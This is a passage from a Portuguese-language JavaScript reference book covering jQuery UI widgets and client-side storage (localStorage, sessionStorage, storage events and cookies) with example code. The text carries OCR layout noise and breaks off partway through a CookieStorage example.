Considere a jQuery UI como diversos plugins jQuery relacionados, empacotados em um único arquivo JavaScript. Para usá-la, basta incluir o script jQuery UI em sua página Web, após incluir o código jQuery. A página Download no endereço <http://jqueryui.com> permite selecionar os componentes que você pretende usar e monta um pacote de download personalizado que pode reduzir os tempos de carregamento de página, comparado com a biblioteca jQuery UI completa.

A jQuery UI está repleta de temas e eles assumem a forma de arquivos CSS. Assim, além de carregar o código JavaScript da jQuery UI em suas páginas Web, você também vai ter de incluir o arquivo CSS de seu tema selecionado. O site da jQuery UI apresenta vários temas prontos e também uma página “ThemeRoller”, que permite personalizar e baixar seu próprio tema.

Os widgets e as interações da jQuery UI são estruturados como plugins jQuery e cada um deles define um único método jQuery. Normalmente, quando você chama esse método em um elemento existente no documento, ele transforma esse elemento no widget. Por exemplo, para alterar um campo de entrada de texto de modo que ele apresente um widget selecionador de datas quando clicado ou quando receber o foco, basta chamar o método `datepicker()` com código como este: **572 Parte II**

```
// Transforma elementos <input> com class="date" em widgets  
selecionadores de data $("input.date").datepicker();
```

Para utilizar um widget jQuery UI completamente, você deve saber de três coisas: suas opções de configuração, seus métodos e seus eventos. Todos os widgets jQuery UI podem ser configurados e alguns têm muitas opções de configuração. Você pode personalizar o comportamento e a aparência de seus widgets passando um objeto opções (como o objeto opções de animação passado para `animate()`) para o método `widget`.

Normalmente, os widgets jQuery UI definem pelo menos alguns “métodos” para interagir com o widget. Contudo, para evitar a proliferação de métodos jQuery, os widgets jQuery UI não definem seu “métodos” como métodos reais. Cada widget tem apenas um método (como o método `datepicker()` no exemplo anterior). Quando quer chamar um “método” do widget, você passa o nome do “método” desejado para o único método real definido pelo widget. Para desabilitar um widget selecionador de datas, por exemplo, você não chama um método `disableDatepicker()`; em vez disso, chama `datepicker("disable")`.

Os widgets jQuery UI geralmente definem eventos personalizados que disparam em resposta à interação do usuário. Você pode vincular rotinas de tratamento para esses eventos personalizados ao método `bind()` normal e em geral também pode especificar funções de tratamento de evento como propriedades no objeto opções passado para o método `widget`. O primeiro argumento desses métodos de rotina de tratamento é um objeto `Event`, como sempre. Alguns widgets passam um segundo objeto “UI” como segundo argumento para a rotina de tratamento de evento. Esse objeto normalmente fornece informações de estado sobre o widget.

Note que a documentação da jQuery UI às vezes descreve “eventos” que não são verdadeiros eventos personalizados e poderiam ser mais bem descritos como funções `callback` configuradas por meio do objeto opções de configuração. O widget selecionador de datas, por exemplo, suporta diversas funções de retorno, as quais pode chamar várias vezes. Entretanto, essas funções não têm a assinatura de rotina de tratamento de evento padrão e você não pode registrar rotinas de tratamento para esses “eventos” com `bind()`. Em vez disso, você especifica funções de retorno apropriadas ao configurar o widget em sua chamada inicial para o método `datepicker()`.

Armazenamento no

lado do cliente

Os aplicativos Web podem utilizar APIs de navegador para armazenar dados de forma local no computador do usuário. Esse armazenamento no lado do cliente fornece uma memória para o navegador Web. Os aplicativos Web podem armazenar preferências do usuário, por exemplo, ou até seu estado completo, para que possam retomar exatamente a partir de onde você estava no final de sua última visita. O armazenamento no lado do cliente é separado por origem, de modo que as páginas de um site não podem ler os dados armazenados pelas páginas de outro. Mas duas páginas do mesmo site podem compartilhar o armazenamento e utilizá-lo como mecanismo de comunicação. A entrada de dados em um formulário de uma página pode ser exibida em uma tabela de outra página, por exemplo. Os aplicativos Web podem escolher a vida útil dos dados que armazenam – os dados podem ser armazenados temporariamente para que sejam mantidos apenas até que a janela feche ou o navegador seja encerrado, ou podem ser salvos no disco rígido e armazenados permanentemente, para que estejam disponíveis meses ou anos depois.

Existem várias formas de armazenamento do lado do cliente:

Web Storage

Web Storage é uma API originalmente definida como parte de HTML5, mas que foi desmembrada como uma especificação independente. Essa especificação ainda é preliminar (draft), mas está parcialmente implementada (e de forma a operar em conjunto) em todos os navegadores atuais, incluindo o IE8. Essa API consiste nos objetos `localStorage` e `sessionStorage`, que são basicamente arrays associativos persistentes que mapeiam chaves de string em valores de string. É muito fácil usar Web Storage. A API é conveniente para armazenar grandes volumes de dados (mas não enormes) e está disponível em todos os navegadores atuais, mas não é suportada pelos mais antigos. `localStorage` e `sessionStorage` são abordados na Seção 20.1.

Cookies

Os cookies são um antigo mecanismo de armazenamento no lado do cliente, projetado para uso por scripts do lado do servidor. Uma complicada API JavaScript torna possível escrever scripts de cookies no lado do cliente, mas eles são difíceis de usar e só servem para armazenar pequenos volumes de dados textuais. Além disso, qualquer dado armazenado como cookie é sempre transmitido para o servidor com toda

requisição HTTP, mesmo que o dado só interesse para o cliente. Os cookies continuam a ter interesse para os programadores do lado do cliente, pois todos os navegadores, antigos e novos, os suportam. Contudo, uma vez que a Web Storage esteja universalmente disponível, os cookies vão voltar a sua função original **574** Parte II JavaScript do lado do cliente como mecanismo de armazenamento no lado do cliente para scripts do lado do servidor. Os cookies são abordados na Seção 20.2.

userData do IE

A Microsoft implementa seu próprio mecanismo patenteado de armazenamento no lado do cliente, conhecido como “userData”, no IE5 e posteriores. A API userData permite o armazenamento de volumes médios de strings de dados e pode ser usada como uma alternativa a Web Storage nas versões do IE antes do IE8. A API userData é abordada na Seção 20.3.

Aplicativos Web offline

HTML5 define uma API “Offline Web Applications” que permite colocar na cache as páginas Web e seus recursos associados (scripts, arquivos CSS, imagens, etc.). Esse armazenamento no lado do cliente é para os próprios aplicativos Web e não apenas para seus dados, e permite que esses aplicativos instalem a si mesmos para que estejam disponíveis mesmo quando não houver conexão com a Internet. Os aplicativos Web offline são abordados na Seção 20.4.

Bancos de dados Web

Os desenvolvedores que precisam trabalhar com volumes de dados realmente grandes gostam de usar bancos de dados, e os navegadores mais recentes começaram a integrar funcionalidade de banco de dados no lado do cliente. Safari, Chrome e Opera contêm uma API no lado do cliente para um banco de dados SQL. Contudo, o esforço de padronização dessa API fracassou e é improvável que seja implementada pelo Firefox ou pelo IE. Uma API de banco de dados alternativa está sendo padronizada sob o nome “Indexed Database API”. Trata-se de uma API para um banco de dados de objetos simples, sem linguagem de consulta. As duas APIs de banco de dados do lado do cliente são assíncronas e exigem o uso de rotinas de tratamento de evento, o que as torna um tanto complicadas. Elas não estão documentadas neste capítulo, mas consulte a Seção 22.8 para uma visão geral e um exemplo da API IndexedDB.

Vimos no Capítulo 18 que os navegadores modernos suportam um objeto `File` que permite carregar arquivos selecionados pelo usuário por meio de um objeto `XMLHttpRequest`. Mi-nutas de padrões relacionados definem uma API para obter um sistema de arquivos local privativo e para ler e gravar arquivos nesse sistema. Essas APIs emergentes são descritas na Seção 22.7. Quando elas estiverem mais amplamente implementadas, os aplicativos Web poderão usar os tipos de mecanismos de armazenamento baseado em arquivos já conhecidos por muitos programadores.

Armazenamento, segurança e privacidade

Os navegadores Web frequentemente se oferecem para lembrar de senhas para você, e as armazenam com segurança na forma criptografada no disco. Mas nenhuma das formas de armazenamento de dados no lado do cliente descritas neste capítulo envolve criptografia: tudo que você salva fica no disco rígido do usuário na forma não criptografada. Portanto, os dados armazenados ficam acessíveis a usuários curiosos que compartilham o acesso ao computador e a software mal-intencionado (como um *spyware*) que possa existir no computador. Por isso, nenhuma forma de armazenamento no lado do cliente deve ser utilizada para senhas, números de conta bancária ou outras informações sigilosas. Lembre-se: apenas porque um Capítulo 20 Armazenamento no lado do cliente 575

usuário digita algo em um campo de formulário ao interagir com seu site não significa que ele quer uma cópia desse valor armazenada no disco. Considere um número de cartão de crédito como exemplo. Essa é uma informação sigilosa que as pessoas mantêm oculta em suas carteiras. Se você salva essa informação usando persistência no lado do cliente, é quase como se escrevesse o número de cartão de crédito em um lembrete adesivo e o colocasse no teclado do usuário.

lado do client

Ja

Além disso, lembre-se de que muitos usuários da Web desconfiam de sites que utilizam cookies ou outros **vaScript do**

mecanismos de armazenamento no lado do cliente para fazer qualquer coisa que se assemelhe a “rastrea-mento”. Tente usar os mecanismos de armazenamento discutidos neste capítulo para melhorar a experiên-e

cia do usuário em seu site; não os utilize como mecanismo de coleta de

dados que invada a privacidade.

Se sites demais abusarem do armazenamento no lado do cliente, os usuários vão desabilitá-lo ou limpá-lo frequentemente, o que anularia o propósito e incapacitaria os sites que dependem disso.

20.1 localStorage e sessionStorage

Os navegadores que implementam a versão draft da especificação “Web Storage” definem duas propriedades no objeto Window: localStorage e sessionStorage. Ambas se referem a um objeto Storage

– um array associativo persistente que mapeia chaves de string em valores de string. O funcionamento dos objetos Storage é muito parecido com o dos objetos JavaScript normais: basta configurar uma propriedade do objeto com uma string e o navegador armazena essa string para você. A diferença entre localStorage e sessionStorage tem a ver com vida útil e escopo: por quanto tempo os dados são salvos e a quem estão acessíveis.

A vida útil e o escopo de Storage são explicados com mais detalhes a seguir. Primeiramente, contudo, vamos ver alguns exemplos. O código a seguir usa localStorage, mas também funcionaria com sessionStorage:

```
var name = localStorage.username;
```

```
// Consulta um valor armazenado.
```

```
name = localStorage["username"];
```

```
// Notação de array equivalente
```

```
if (!name) {
```

```
name = prompt("What is your name?");
```

```
// Faz uma pergunta ao usuário.
```

```
localStorage.username = name;
```

```
// Armazena a resposta do usuário.
```

```
}
```

```
// Itera por todos os pares nome/valor armazenados
```

```
for(var name in localStorage) {
```

```
// Itera por todos os nomes armazenados
```

```
var value = localStorage[name];
```

```
// Pesquisa o valor de cada um
```

```
}
```

Os objetos *Storage* também definem métodos para armazenar, recuperar, iterar e excluir dados. Esses métodos são abordados na Seção 20.1.2.

A versão draft da especificação *Web Storage* diz que devemos ser capazes de armazenar dados estruturados (objetos e arrays), assim como valores primitivos e tipos internos, como datas, expressões regulares e até objetos *File*. No entanto, quando este livro estava sendo escrito, os navegadores só permitiam o armazenamento de strings. Se quiser armazenar e recuperar outros tipos de dados, você mesmo vai ter de codificá-los e decodificá-los. Por exemplo: *// Se você armazena um número, ele é convertido automaticamente em uma string.*

```
// Não se esqueça de analisá-lo, ao recuperá-lo do armazenamento.
```

```
localStorage.x = 10;
```

```
576 Parte II JavaScript do lado do cliente var x =  
parseInt(localStorage.x);
```

```
// Converte um objeto Date em uma string ao configurar e analisa-o, ao
```

```
obter localStorage.lastRead = (new Date()).toUTCString();  
  
var lastRead = new Date(Date.parse(localStorage.lastRead));  
  
// JSON tende a resultar em uma codificação conveniente para qualquer  
estrutura primitiva  
  
// ou de dados  
  
localStorage.data = JSON.stringify(data);  
  
// Codifica e armazena  
  
var data = JSON.parse(localStorage.data);  
  
// Recupera e decodifica.
```

20.1.1 Vida útil e escopo do armazenamento

A diferença entre `localStorage` e `sessionStorage` envolve a vida útil e o escopo do armazenamento.

Os dados armazenados por meio de `localStorage` são permanentes: eles não expiram e continuam armazenados no computador do usuário até que um aplicativo Web os exclua ou o usuário peça para que o navegador (por meio de alguma interface com o usuário específica do navegador) os exclua.

`localStorage` tem como escopo a origem do documento. Conforme explicado na Seção 13.6.2, a origem de um documento é definida por seu protocolo, nome de host e porta, de modo que cada um dos URLs a seguir tem uma origem diferente:

```
http://www.example.com
```

```
// Protocolo: http; nome de host: www.example.com
```

```
https://www.example.com //
```


diferente

http://static.example.com

// Nome de host diferente

http://www.example.com:8000 //

diferente

Todos os documentos com a mesma origem compartilham os mesmos dados de localStorage (independente da origem dos scripts que realmente acessam localStorage). Eles podem ler os dados uns dos outros e podem sobrescrever os dados uns dos outros. Mas documentos com origens diferentes nunca podem ler nem sobrescrever os dados uns dos outros (mesmo que ambos estejam executando um script do mesmo servidor externo).

Note que o escopo de localStorage também é o fornecedor do navegador. Se você visita um site usando Firefox e depois o visita novamente usando Chrome (por exemplo), os dados armazenados durante a primeira visita não estarão acessíveis durante a segunda visita.

Os dados armazenados por meio de sessionStorage têm vida útil diferente dos dados armazenados por meio de localStorage: eles têm a mesma vida útil que a janela de nível superior ou guia do navegador em que o script que os armazenou está sendo executado. Quando a janela ou guia é fechada permanentemente, os dados armazenados por meio de sessionStorage são excluídos. (Note, entretanto, que os navegadores modernos têm a capacidade de reabrir guias fechadas recentemente e restaurar a última sessão de navegação, de modo que a vida útil dessas guias e da sessionStorage associada pode ser mais longa do que parece.) Assim como localStorage, o escopo de sessionStorage é a origem do documento, de modo que documentos com origens diferentes nunca vão compartilhar sessionStorage. Mas o escopo de sessionStorage também é definido de acordo com a janela. Se um usuário tem duas guias do navegador exibindo documentos da mesma origem, essas duas guias têm dados de sessionStorage separados: os scripts em execução em uma guia não podem ler nem sobrescrever os dados gravados por scripts na outra guia, mesmo que as duas guias estejam visitando exatamente a mesma página e executando exatamente os mesmos scripts.

Capítulo 20 Armazenamento no lado do cliente 577

Note que esse escopo baseado na janela de sessionStorage só serve para janelas de nível superior. Se uma guia do navegador contém dois elementos `<iframe>` e esses quadros contêm dois documentos com a mesma origem, esses dois documentos em quadros vão compartilhar sessionStorage.

20.1.2 API de armazenamento

lado do client

Jav

localStorage

aS

*e sessionStorage são frequentemente usados como se fossem objetos JavaScript normais: **cripto***

configure uma propriedade para armazenar uma string e consulte a propriedade para recuperá-la.

Mas esses objetos também definem uma API mais formal baseada em métodos. Para armazenar um e

valor, passe o nome e o valor para `setItem()`. Para recuperar um valor, passe o nome para `getItem()`.

Para excluir um valor, passe o nome para `removeItem()`. (Na maioria dos navegadores, o operador delete também pode ser usado para remover um valor, exatamente como você faria para um objeto normal, mas essa técnica não funciona no IE8.) Para excluir todos os valores armazenados, chame `clear()` (sem argumentos). Por fim, para enumerar os nomes de todos os valores armazenados, use a propriedade `length` e passe números de 0 a `length-1` para o método `key()`. Aqui estão alguns exemplos usando `localStorage`. O mesmo código funcionaria usando `sessionStorage` em seu lugar: `localStorage.setItem("x", 1);` // Armazena um número com o nome "x"

`localStorage.getItem("x");`

// Recupera um valor

// Enumera todos os pares nome/valor armazenados

`for(var i = 0; i < localStorage.length; i++) {`

// O comprimento fornece o nº de pares

`var name = localStorage.key(i);`

// Obtém o nome do par i

```
var value = localStorage.getItem(name);
```

```
// Obtém o valor desse par
```

```
}
```

```
localStorage.removeItem("x");
```

```
// Exclui o item "x"
```

```
localStorage.clear();
```

```
// Exclui também todos os outros itens
```

Embora em geral seja mais conveniente armazenar e recuperar valores configurando e consultando propriedades, existem ocasiões em que se quer usar esses métodos. Primeiramente, o método clear() não tem um equivalente e é a única maneira de excluir todos os pares nome/valor em um objeto Storage. Da mesma forma, o método removeItem() é a única maneira portátil de excluir um único par nome/valor, pois o IE8 não permite utilizar o operador delete dessa maneira.

Se os fornecedores de navegador implementarem totalmente a especificação e permitirem que objetos e arrays sejam armazenados em um objeto Storage, vai haver outro motivo para usar métodos como setItem() e getItem(). Os valores de objeto e array normalmente são mutáveis, de modo que um objeto Storage é obrigado a fazer uma cópia quando você armazena um valor, a fim de que todas as alterações subsequentes no valor original não tenham qualquer efeito sobre o valor armazenado. O

objeto Storage também é obrigado a fazer uma cópia quando você recupera um valor, a fim de que as alterações feitas no valor recuperado não tenham qualquer efeito sobre o valor armazenado. Quando esse tipo de cópia é feita, usar a API baseada em propriedades pode ser confuso. Considere o código (hipotético, até que os navegadores suportem valores estruturados) a seguir: localStorage.o = {x:1}; // Armazena um objeto que tem uma propriedade x

```
localStorage.o.x = 2;
```

```
// Tenta configurar a propriedade do objeto armazenado
```

```
localStorage.o.x
```

```
// => 1: x está intacto
```

A segunda linha do código anterior quer configurar uma propriedade do objeto armazenado, mas em vez disso, recupera uma cópia do objeto, configura uma propriedade nesse objeto copiado e, en-

578 *Parte II JavaScript do lado do cliente* tão, descarta a cópia. O objeto armazenado permanece intacto. Haveria menos chance de confusão se usássemos `getItem()` aqui:

```
localStorage.getItem("o").x = 2;
```

```
// Não esperamos que isso armazene o valor 2
```

Por fim, outro motivo para usar a API Storage explícita baseada em métodos é que podemos simular essa API em cima de outros mecanismos de armazenamento nos navegadores que ainda não suportam a especificação Web Storage. As seções a seguir implementam a API Storage usando cookies e `userData` do IE. Se você usa a API baseada em métodos, pode escrever código que utilize `localStorage` quando estiver disponível e recorrer a um dos outros mecanismos de armazenamento nos outros navegadores. Seu código poderia começar como segue: // Descubra que memória estou usando

```
var memory = window.localStorage ||
```

```
(window.UserDataStorage && new UserDataStorage()) ||
```

new

```
CookieStorage();
```

```
// Em seguida, pesquisa minha memória
```

```
var username = memory.getItem("username");
```

20.1.3 Eventos de armazenamento

Quando os dados armazenados em `localStorage` ou `sessionStorage` mudam, o navegador dispara um evento de armazenamento em todos os outros objetos `Window` nos quais esses dados estão visíveis (mas não na janela que fez a alteração). Se um navegador tem duas guias abertas para páginas de mesma origem e uma dessas páginas armazena um valor em `localStorage`, a outra guia recebe um evento de armazenamento. Lembre-se de que o escopo de `sessionStorage` é a janela de nível superior, de modo que os eventos armazenamento só são disparados por alterações de `sessionStorage` quando existem quadros envolvidos. Note também que os eventos armazenamento só são disparados quando o armazenamento muda realmente. Configurar um item existente armazenado com seu valor atual ou remover um item que não existe no armazenamento não dispara um evento.

Registre uma rotina de tratamento de eventos de armazenamento com `addEventListener()` (ou `attachEvent()` no IE). Na maioria dos navegadores, você também pode configurar a propriedade `onstorage` do objeto `Window`, mas quando este livro estava sendo escrito, o Firefox não suportava essa propriedade.

O objeto evento associado a um evento de armazenamento tem cinco propriedades importantes (elas não são suportadas pelo IE8, infelizmente):

key

O nome ou chave do item que foi configurado ou removido. Se o método `clear()` foi chamado, essa propriedade será null.

newValue

Contém o novo valor do item, ou null, se removeItem() foi chamado.

oldValue

Contém o valor antigo de um item existente que mudou ou foi excluído, ou null se um novo item foi inserido.

Capítulo 20 Armazenamento no lado do cliente 579

storageArea

Esta propriedade será igual a localStorage ou à propriedade sessionStorage do objeto Window de destino.

url

lado do client

O URL (como uma string) do documento cujo script fez a alteração no armazenamento.

JavaS

Por fim, note que `localStorage` e o evento de armazenamento podem servir como mecanismo de **cript do**

transmissão por meio do qual um navegador envia uma mensagem para todas as janelas que estão vi-e

sitando o mesmo site. Se um usuário pede para que um site pare de fazer animações, por exemplo, o site pode armazenar essa preferência em `localStorage` para que possa respeitar isso em visitas futuras.

E por armazenar a preferência, ele gera um evento que permite às outras janelas que estão exibindo o mesmo site também respeitem o pedido. Como outro exemplo, imagine um aplicativo de edição de imagens baseado na Web que permite ao usuário exibir paletas de ferramenta em janelas separadas.

Quando o usuário seleciona uma ferramenta, o aplicativo usa `localStorage` para salvar o estado atual e para notificar as outras janelas de que uma nova ferramenta foi selecionada.

20.2 Cookies

Um cookie é um pequeno volume de dados nomeados, armazenados pelo navegador Web e associados a uma página Web ou site em especial. Os cookies foram projetados originalmente para programação no lado do servidor e, no nível mais baixo, são implementados como uma extensão do protocolo HTTP. Os dados de um cookie são transmitidos automaticamente entre o navegador Web e o servidor Web, de modo que scripts do lado do servidor podem ler e gravar valores de cookie armazenados no cliente. Esta seção demonstra como os scripts do lado do cliente também podem manipular cookies usando a propriedade `cookie` do objeto `Document`.

Por que “cookie?”

O nome “cookie” não tem muito significado, mas não é usado à toa. No início da história da computação, o termo “cookie” ou “magic cookie” era

usado para se referir a um pequeno volume de dados, especialmente dados privilegiados ou sigilosos, semelhantes a uma senha, que verificavam uma identidade ou permitiam um acesso. Em JavaScript, os cookies são usados para salvar estado e podem estabelecer um tipo de identidade para um navegador Web. Entretanto, em JavaScript eles não usam qualquer tipo de criptografia e não são seguros (embora transmiti-los por meio de uma conexão https: ajude).

A API para manipular cookies é muito antiga, ou seja, é suportada universalmente. Infelizmente, a API também é muito enigmática. Não há métodos envolvidos: os cookies são consultados, configurados e excluídos pela leitura e gravação da propriedade cookie do objeto Document, usando-se strings especialmente formatadas. A vida útil e o escopo de cada cookie podem ser especificados individualmente com atributos do cookie. Esses atributos também são especificados com strings especialmente formatadas, configuradas na mesma propriedade cookie.

580 Parte II JavaScript do lado do cliente As subseções a seguir explicam os atributos de cookie que especificam vida útil e escopo e, em seguida, demonstram como configurar e consultar valores de cookie em JavaScript. A seção termina com um exemplo que implementa a API Storage em cima de cookies.

Determinando se os cookies estão habilitados

Os cookies ficaram com uma reputação ruim para muitos usuários da Web devido ao uso inescrupuloso por terceiros – cookies associados a imagens em uma página Web, em vez da página Web em si. Os cookies de terceiros permitem a uma empresa de propaganda, por exemplo, monitorar um usuário cliente de um site para outro, sendo que as implicações sobre a privacidade dessa prática podem fazer com que alguns desabilitem os cookies em seus navegadores Web. Antes de usar cookies em seu código JavaScript, talvez você queira primeiro verificar se eles estão habilitados. Na maioria dos navegadores, isso pode ser feito verificando-se a propriedade navigator.cookieEnabled. Se for true, os cookies estão habilitados e se for false, estão desabilitados (embora cookies não persistentes que duram apenas pela sessão de navegação atual ainda possam estar habilitados). Essa não é uma propriedade padrão e se você descobrir que ela está indefinida no navegador em que seu código está sendo executado, deve testar o suporte para cookies tentando gravar, ler e excluir um cookie de teste, usando as técnicas explicadas a seguir.

20.2.1 Atributos de cookie: vida útil e escopo

Além de um nome e um valor, cada cookie tem atributos opcionais que

controlam sua vida útil e seu escopo. Os cookies são transientes por default; os valores que armazenam duram enquanto a sessão do navegador Web durar, mas são perdidos quando o usuário encerra o navegador. Note que essa vida útil é sutilmente diferente de `sessionStorage`: o escopo dos cookies não é uma única janela e sua vida útil padrão é igual ao processo do navegador inteiro e não de uma janela. Se quiser que um cookie dure além de uma sessão de navegação, informe ao navegador por quanto tempo (em segundos) você gostaria de manter o cookie, especificando um atributo `max-age`. Se você especificar uma vida útil, o navegador vai armazenar os cookies em um arquivo e vai excluí-los somente quando expirarem.

A visibilidade do cookie tem escopo imposto pela origem do documento (como acontece com `localStorage` e `sessionStorage`) e também pelo caminho do documento. Esse escopo pode ser configurado por meio dos atributos de cookie `path` e `domain`. Por default, um cookie é associado e está acessível à página Web que o criou e a todas as outras páginas Web no mesmo diretório ou qualquer subdiretório desse diretório. Se a página Web `http://www.example.com/catalog/index.html` cria um cookie, por exemplo, esse cookie também está visível para `http://www.example.com/catalog`

`order.html` e para `http://www.example.com/catalog/widgets/index.html`, mas não para `http://www.example.com/about.html`.

Muitas vezes, esse comportamento de visibilidade padrão é exatamente o que se quer. Às vezes, contudo, você quer usar valores de cookie em todo o site, independente da página que criou o cookie.

Por exemplo, se o usuário digita seu endereço de correspondência em uma página de um formulário, talvez você queira salvar esse endereço para usar como default na próxima vez que ele retornar à pá-

gina e também como default em um formulário totalmente não relacionado em outra página, onde ele é solicitado a digitar um endereço para cobrança. Para permitir essa utilização, você especifica um caminho para o cookie.

Capítulo 20 Armazenamento no lado do cliente 581

Então, qualquer página Web do mesmo servidor Web cujo URL comece com o prefixo de caminho que você especificou, pode compartilhar o cookie. Por exemplo, se um cookie configurado por `http://www.example.com/catalog/widgets/index.html` tem seu caminho configurado como `"/catalog"`, esse cookie também é visível para `http://`

`www.example.com/catalog/order.html`. Ou então, se o caminho é configurado como `“/”`, o cookie é visível para qualquer página no servidor Web `http://www`.

`example.com`.

lado do client

JavaS

Configura o caminho de um cookie como `“/”` fornece um escopo como o de `localStorage` e tam-cript do

bém especifica que o navegador deve transmitir o nome e o valor do cookie para o servidor quando solicitar qualquer página Web no site. Note que o atributo caminho do cookie não deve ser tratado e

como qualquer tipo de mecanismo de controle de acesso. Se uma página Web quer ler os cookies de alguma outra página do mesmo site, pode simplesmente carregar essa outra página em um `<iframe>` oculto e ler os cookies do documento que está no quadro. A política da mesma origem (Seção 13.6.2) impede que esse tipo de detecção de cookie aconteça entre sites, mas ele é perfeitamente válido para documentos do mesmo site.

Por default, o escopo dos cookies é a origem do documento. No entanto, sites grandes talvez queiram compartilhar cookies entre subdomínios. Por exemplo, o servidor em `order.example.com` talvez precise ler valores de cookie configurados em `catalog.example.com`. É aí que o atributo domínio entra em ação. Se um cookie criado por uma página em `catalog.example.com` configura seu atributo caminho como `“/”` e seu atributo domínio como `“.example.com”`, esse cookie está disponível para todas as páginas Web de `catalog.example.com`, `orders.example.com` e qualquer outro servidor no domínio `example.com`. Se o atributo domínio não está configurado para um cookie, o padrão é o nome de host do servidor Web que contém a página. Note que não é possível configurar o domínio de um cookie como um que não seja o de seu servidor.

O último atributo de cookie é um valor booleano chamado `secure` que especifica como os valores de cookie são transmitidos pela rede. Por default, os cookies são inseguros, ou seja, são transmitidos por uma conexão HTTP insegura normal. Contudo, se um cookie é marcado como `secure`, ele é transmitido somente quando o navegador e o servidor estão conectados via HTTPS ou outro protocolo seguro.

20.2.2 Armazenando cookies

Para associar um valor de cookie transiente ao documento atual, basta configurar a propriedade cookie com uma string da forma:

nome = valor

Por exemplo:

document.cookie = "version=" + encodeURIComponent(document.lastModified); Na próxima vez que você ler a propriedade cookie, o par nome/valor armazenado estará incluído na lista de cookies do documento. Os valores de cookie não podem conter pontos e vírgulas, vírgulas ou espaços em branco. Por isso, talvez você queira usar a função global básica de JavaScript encodeURIComponent() para codificar o valor antes de armazená-lo no cookie. Se fizer isso, vai ter de usar a função decodeURIComponent() correspondente quando ler o valor do cookie.

Um cookie escrito com um par nome/valor simples dura pela sessão de navegação na Web atual, mas é perdido quando o usuário encerra o navegador. Para criar um cookie que possa durar entre sessões

582 *Parte II JavaScript do lado do cliente de navegador, especifique sua vida útil (em segundos) com um atributo max-age. Isso pode ser feito configurando-se a propriedade cookie com uma string da forma:*

nome = valor; max-age = segundos

A função a seguir configura um cookie com um atributo max-age opcional:

// Armazena o par nome/valor como cookie, codificando o valor com

// encodeURIComponent() para fazer o escape de pontos e vírgulas, vírgulas e espaços.

// Se daysToLive é um número, configura o atributo max-age de modo que o cookie

// expire após o número especificado de dias. Passe 0 para excluir um cookie.

function setCookie(name, value, daysToLive) {

var cookie = name + "=" + encodeURIComponent(value);

```
if (typeof daysToLive === "number")
```

```
cookie += "; max-age=" + (daysToLive*60*60*24);
```

```
document.cookie = cookie;
```

```
}
```

Da mesma forma, os atributos path, domain e secure de um cookie podem ser configurados anexando-se strings com o formato a seguir no valor do cookie, antes que esse valor seja gravado na propriedade cookie:

```
; path= caminho
```

```
; domain= domínio
```

```
; secure
```

Para mudar o valor de um cookie, configure seu valor novamente, usando os mesmos nome, caminho e domínio, junto com o novo valor. Você pode alterar a vida útil de um cookie ao mudar seu valor, especificando um novo atributo max-age.

Para excluir um cookie, configure-o novamente usando os mesmos nome, caminho e domínio, especificando um valor arbitrário (ou vazio) e um atributo max-age igual a 0.

20.2.3 Lendo cookies

Ao se usar a propriedade cookie em uma expressão JavaScript, o valor que ela retorna é uma string contendo todos os cookies que se aplicam ao documento atual. A string é uma lista de pares nome =

valor separados uns dos outros por um ponto e vírgula e um espaço. O valor do cookie não inclui os atributos que podem estar configurados para o cookie. Para usar a propriedade document.cookie, normalmente você deve chamar o método split() a fim de decompô-la nos pares nome=valor individuais.

Uma vez que tenha extraído o valor de um cookie da propriedade cookie, você deve interpretar esse valor com base no formato ou na codificação utilizada pelo criador do cookie. Você poderia, por exemplo, passar o valor

do cookie para `decodeURIComponent()` e depois para `JSON.parse()`.

O Exemplo 20-1 define uma função `getCookie()` que analisa a propriedade `document.cookie` e retorna um objeto cujas propriedades especificam o nome e os valores dos cookies do documento.

Exemplo 20-1 Analisando a propriedade `document.cookies`

// Retorna os cookies do documento como um objeto de pares nome/valor.

*// Presume que os valores de cookie são codificados com
encodeURIComponent().*

Capítulo 20 Armazenamento no lado do cliente 583

```
function getCookies() {
```

```
var cookies = {};
```

```
// O objeto que vamos retornar
```

```
var all = document.cookie;
```

```
// Obtém todos os cookies em uma única string
```

```
// enorme
```

```
if (all == "")
```

```
// Se a propriedade é a string vazia
```

return cookies;

// retorna um objeto vazio

var list = all.split("; ");

// Decompõe em pares nome=valor individuais

lado do client

Ja

for(var i = 0; i < list.length; i++) { // Para cada cookie

vaS

var cookie = list[i];

cript do

var p = cookie.indexOf("=");

// Localiza o primeiro sinal =

var name = cookie.substring(0,p);

// Obtém o nome do cookie

e

```
var value = cookie.substring(p + 1); // Obtém o valor do cookie
```

```
value = decodeURIComponent(value); // Decodifica o valor
```

```
cookies[name] = value;
```

```
// Armazena nome e valor no objeto
```

```
}
```

return

cookies;

}

20.2.4 Limitações dos cookies

Os cookies se destinam a armazenar pequenos volumes de dados por meio de scripts do lado do servidor e esses dados são transferidos para o servidor sempre que um URL relevante é solicitado. O

padrão que define os cookies estimula os fabricantes de navegador a permitir números ilimitados de cookies de tamanho irrestrito, mas não exige que os navegadores mantenham mais de 300 cookies no total, 20 cookies por servidor Web ou 4 KB de dados por cookie (o nome e o valor contam para esse limite de 4 KB). Na prática, os navegadores permitem muito mais do que 300 cookies no total, mas o limite de tamanho de 4 KB ainda pode ser imposto por alguns deles.

20.2.5 Armazenamento com cookies

O Exemplo 20-2 demonstra como implementar os métodos da API Storage sobre cookies. Passe os atributos max-age e caminho desejados para a construtora CookieStorage() e, então, use o objeto resultante como usaria localStorage ou sessionStorage. Note, contudo, que o exemplo não implementa o evento de armazenamento e não armazena e recupera valores automaticamente, quando você configura e consulta propriedades do objeto CookieStorage.

Exemplo 20-2 Implementando a API Storage usando cookies

*/**

** CookieStorage.js*

** Esta classe implementa a API Storage que localStorage e sessionStorage*

** implementam, mas faz isso em cima de cookies HTTP.*

**/*

*function CookieStorage(maxage, path) { // Os argumentos especificam
vida útil e escopo*

// Obtém um objeto que contém todos os cookies

var cookies = (function() {

// A função get_cookies() mostrada anteriormente

var cookies = {};

// O objeto que vamos retornar

*var all = document.cookie; // Obtém todos os cookies em uma única
string enorme if (all == "")*

// Se a propriedade é a string vazia

return cookies;

// retorna um objeto vazio

584 *Parte II JavaScript do lado do cliente var list = all.split("; ");*

// Divide nos pares nome = valor individuais

for(var i = 0; i < list.length; i++) { // Para cada cookie

```
var cookie = list[i];
```

```
var p = cookie.indexOf("=");
```

```
// Localiza o primeiro sinal =
```

```
var name = cookie.substring(0,p); // Obtém o nome do cookie
```

```
var value = cookie.substring(p+1); // Obtém o valor do cookie
```

```
value = decodeURIComponent(value); // Decodifica o valor
```

```
cookies[name] = value;
```

```
// Armazena nome e valor
```

```
}
```


return

cookies;

}());

